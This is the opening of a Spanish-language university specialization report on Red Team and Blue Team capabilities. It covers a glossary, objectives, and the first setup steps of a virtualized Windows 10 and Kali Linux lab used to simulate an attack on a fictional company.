CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YEIVER ARCENIO PRADA FIERRO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
VILLAVICENCIO
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

YEIVER ARCENIO PRADA FIERRO

Informe Técnico - Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Director de Curso
John Freddy Quintero Tamayo

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
VILLAVICENCIO
2023

NOTA DE ACEPTACIÓN

Firma del Presidente de Jurado

Firma del Jurado

Firma del Jurado

Villavicencio., 28 de septiembre de 2023

TABLA DE CONTENIDO

Pág.

LISTA DE ILUSTRACIONES

Pág.

LISTA DE DIAGRAMAS

Pag

GLOSARIO

AMENAZA: Posibilidad potencial de que de que se cause un daño a un sistema, equipo o usuario.

ALMACENAMIENTO: Capacidad que tienen los dispositivos informáticos de guardar o almacenar datos o información.

ANTIVIRUS: Software informático, capaz de robustecer un sistema y proteger un equipo informático, contra ciber ataques, malware, virus o cualquier código malicioso que tenga como fin dañar el sistema o robar información.

ATAQUE: (Informática) Fuerza exaltada y vehemente con la que un ciber criminal o delincuente con la intención de acceder, dañar, alterar, vulnerar, exponer o sustraer activos, sistemas o similares.

CIBERDELINCUENTE: Persona con conocimientos en informática o ciberseguridad que realiza ataques, explotación de vulnerabilidades o ingeniería social, en contra de un sistema, persona o red del ciber espacio, configurándose en un delito informático.

CIBERESPACIO: Es el lugar o zona donde transcurre el mundo digital, en el se encuentran los programas, personas, servicios o usuarios interactuando entre sí mediante una red o internet.

CIBERSEGURIDAD: Son métodos, practicas**,** estrategias o acciones que se toman para brindar seguridad, mitigar riesgos de los sistemas, computadores o aplicaciones en contra de un ciberdelincuente o cibercriminal.

HARDENING: Medidas implementadas por los administradores de un sistema de cómputo, con el fin de mejorar los aspectos débiles del mismo, mediante actividades que permitan fortalecer sus vulnerabilidades o riesgos, para evitar daños o ataques informáticos.

HARDWARE: (Informática) Son las partes tangibles o que se pueden tocar de un sistema informático**,** computador o red.

INFORMÁTICA: "La Informática es la disciplina o campo de estudio que abarca el conjunto de conocimientos, métodos y técnicas referentes al tratamiento automático de la información, junto con sus teorías y aplicaciones prácticas, con el fin de almacenar, procesar y transmitir datos e información en formato digital utilizando sistemas computacionales."[1]

RED: Grupo de computadores o equipos inteligentes conectados entre sí, por medio de una conexión, alámbrica o inalámbrica, en el que se comparten uno o varios recursos.

RIESGO: Es la Probabilidad de que suceda una acción o eventualidad que pueda generar un daño, falla, perdida o malfuncionamiento en un equipo, sistema o red.

SISTEMA: Es la unión correlacionada de varias partes acordes, pudiendo ser software o hardware con un fin determinado y complejo.

SOFTWARE: Es la parte que no se puede tocar, digital o intangible en un sistema informático, puede ser un sistema operativo, una aplicación o un programa.

[1] CABAL, Alejandro. Informática o ciencia de la computación [En Línea] 2019. Consultado el 10 de agosto de 2023. Disponible en: http://www.pec.edu.co/blog/79-informatica-o-ciencia-de-la-computacion#:~:text=%22La%20Inform%C3%A1tica%20es%20la%20disciplina,informaci%C3%B3n%20en%20formato%20digital%20utilizando

RESUMEN

En este informe se desarrollan las actividades necesarias que permiten recrear las acciones llevadas a cabo por ciber criminales, en un equipo de un administrador de HackerHouse expuesto a vulnerabilidades de seguridad informática, utilizando un banco de trabajo adecuado para este entorno.

De igual forma, se detallarán los procedimientos necesarios para realizar la simulación de este ataque, teniendo en cuenta las estrategias del grupo red team en una organización afectada o vulnerada por el tipo de delitos informáticos presentes en este ataque.

Así mismo se identificarán los aspectos débiles del equipo afectado, para realizar las contenciones necesarias, el fortalecimiento del mismo y las medidas preventivas que se puedan definir tanto para este equipo como para este tipo de organización.

ABSTRACT

This report develops the necessary activities that allow us to recreate the actions carried out by cyber criminals, on a HackerHouse administrator's computer exposed to computer security vulnerabilities, using a workbench suitable for this environment.

Likewise, the procedures necessary to carry out the simulation of this attack will be detailed, taking into account the strategies of the red team group in an organization affected or violated by the type of computer crimes present in this attack.

Likewise, the weak aspects of the affected team will be identified, to carry out the necessary containment, its strengthening and the preventive measures that can be defined both for this team and for this type of organization.

INTRODUCCIÓN

Las leyes están creadas con el fin de proteger los derechos de las todas personas; pensando en ciberseguridad, las leyes creadas se enfocan en los sistemas informáticos, la información que se crea, utiliza y alimenta, así también protegiendo los equipos que la almacenan, procesan o transmiten. Esta información puede ser personal, comercial, financiera, publica, privada o sensible

Cuando se habla de información o en específico de informática, es importante resaltar, que se hace imprescindible abordar los temas concernientes a la seguridad de la información y de los sistemas o partes que interactúan con ella; en este informe se planteará la forma en que un equipo de cómputo perteneciente a un directivo de la empresa HackerHouse tuvo una explotación de las vulnerabilidades de sus sistemas, se detallará las posibles herramientas y métodos utilizados para poder lograr este ataque en un ambiente simulado, utilizando medios virtualizados y herramientas libres.

De igual forma, teniendo en cuenta lo esencial que es la información en una empresa como activo vital de sus operaciones, se hace necesario establecer métodos que permitan robustecer, mejorar la seguridad y los elementos de protección que permitan mitigar las vulnerabilidades encontradas, como en este caso, lo sucedido en los equipos de HackerHouse; por esto se simulará la actuación del grupo Blue team, con el fin de estar dispuestos a realizar las recomendaciones necearías teniendo en cuenta los hallazgos del grupo Red team, para mejorar o fortalecer los aspectos débiles encontrados.

1 OBJETIVOS

1.1 OBJETIVOS GENERAL

Evaluar las acciones de los equipos Red Team en una organización vulnerada.

1.2 OBJETIVOS ESPECÍFICOS


- Establecer un banco de trabajo, que permita simular un ataque a la empresa HackerHouse, describiendo las herramientas principales a utilizar en las pruebas de intrusión que se ejecuten, como realizan su contención.
- Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.
- Reconocer los aspectos éticos y legales acordes a las pruebas realizadas.
- Indagar de qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

2 DESARROLLO DE LOS OBJETIVOS

2.1 ESTABLECER UN BANCO DE TRABAJO, QUE PERMITA SIMULAR UN ATAQUE A LA EMPRESA HACKERHOUSE, DESCRIBIENDO LAS HERRAMIENTAS PRINCIPALES A UTILIZAR EN LAS PRUEBAS DE INTRUSIÓN QUE SE EJECUTEN, COMO REALIZAN SU CONTENCIÓN.


Para establecer el banco de trabajo se realiza la descarga de los sistemas; primero se descarga Windows 10, para esto se utiliza la herramienta de la web oficial; Media tools, se realiza la descarga de la imagen en formato ISO ver ilustraciones de la 1 a la ilustración 4.

Ilustración 1 Descarga de media tools 10




Fuente: Autor de este documento

Ilustración 2 Elección de edición



Fuente: Autor de este documento

Ilustración 3 Elección de formato




Fuente: Autor de este documento

Ilustración 4 Descarga de Windows 10

Fuente: Autor de este documento


Se procede con la descarga e instalación de Virtual Box, escogiendo la versión para Windows en este caso, ver ilustración 5. Luego se descarga el sistema Kali desde su página escogiendo la versión para Virtual Box, ver ilustración 6.

Ilustración 5 Virtual Box



Fuente: Autor de este documento


Ilustración 6 Descarga Kali Linux




Fuente: Autor de este documento

Una vez descargadas todas las herramientas y sistemas, se procede con la instalación de cada uno de los sistemas del banco de trabajo; con virtual Box ya instalado se procede con la instalación del Windows 10 y Kali Linux, ver ilustraciones de la 7 a la ilustración 9.

Ilustración 7 Máquina Virtual Win 10



Fuente: Autor de este documento.
Ilustración 8 Instalando Win 10




Fuente: Autor de este documento

Ilustración 9 Instalación de Kali Linux

Fuente: Autor de este documento


Como se observa en la ilustración 9, Kali carga automáticamente ya que se descargó una imagen para virtual box ya lista para usar, solo se importa el archivo y automáticamente carga la Opción de Kali Linux tipo live CD. Una vez los dos sistemas están en operación, se realiza la configuración en el Windows 10, para este caso se desactiva el firewall y el Windows defender, ver ilustración 10 y 11.

Ilustración 10 Firewall desactivado



Fuente: Autor de este documento.


Ilustración 11 Windows Defender desactivado



Fuente: Autor de este documento.


Ya configurado el Windows 10, se configuran ambas maquinas con el adaptador de red modo puente, y se les coloca la IP de la misma familia, ver ilustraciones 12 y 13 para el Windows 10; ver ilustración 14 para el Kali Linux.

